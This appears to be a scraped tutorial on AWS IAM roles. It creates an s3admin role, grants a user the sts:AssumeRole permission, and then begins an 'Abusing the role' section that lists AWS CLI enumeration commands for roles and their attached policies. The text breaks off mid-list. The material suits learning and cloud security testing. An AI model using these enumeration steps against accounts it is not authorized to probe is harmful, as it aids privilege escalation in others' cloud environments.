
- Create our role

- The trusted entity (the entity which will assume this role, and in our case it will be an IAM user)
- Adding permissions (we can choose a built-in policy or we can create our own custom policy for this role)

- And this is our final role with its Permissions and Trusted Entities
aws iam list-roles --profile rootwe'll see our newly created role
- Adding
sts:assumerolepolicy to the user we want (normal-user) to assume our role (s3admin) role- This permission is added as inline-policy

- choose STS service



- check on assumeRole in Action

- Then in resources, we'll put the ARN of the Role (we created) so that this user will be able to assume only this Role, we can set it to All-Resources and it will be able to assume all the roles in the account (only if It's trusted to assume the role in the trust relationship on the role itself).
- create the policy

- Now this user normal-user can assume the s3admin role we created.
- This permission is added as inline-policy
- If the user donesn't have the
sts:assumerolepolicy, It will get access denied if tried to assume the role, even if the role has the entity trust relationship with this user- this is the difference with and without the STS:AssumeRole policy, same command but affter adding the
sts:assumerolepolicy to the user.
- this is the difference with and without the STS:AssumeRole policy, same command but affter adding the
Abusing the role
-
List IAM Roles `aws iam list-roles --profile root -> a user must have permission to list roles this is a role that our user can assume

-
Get Info about this role
aws iam get-role --role-name s3admin --profile root-> user must have permission to get info about a role -
Get role permissions (by listing all managed policies attached to this role)
bashaws iam list-attached-role-policies --role-name s3admin --profile root
-
list versions of the policy attached to the role
bashaws iam list-policy-versions --policy-arn arn:aws:iam::aws:policy/AmazonS3FullAccess --profile root
-
Get info a bout a specific version
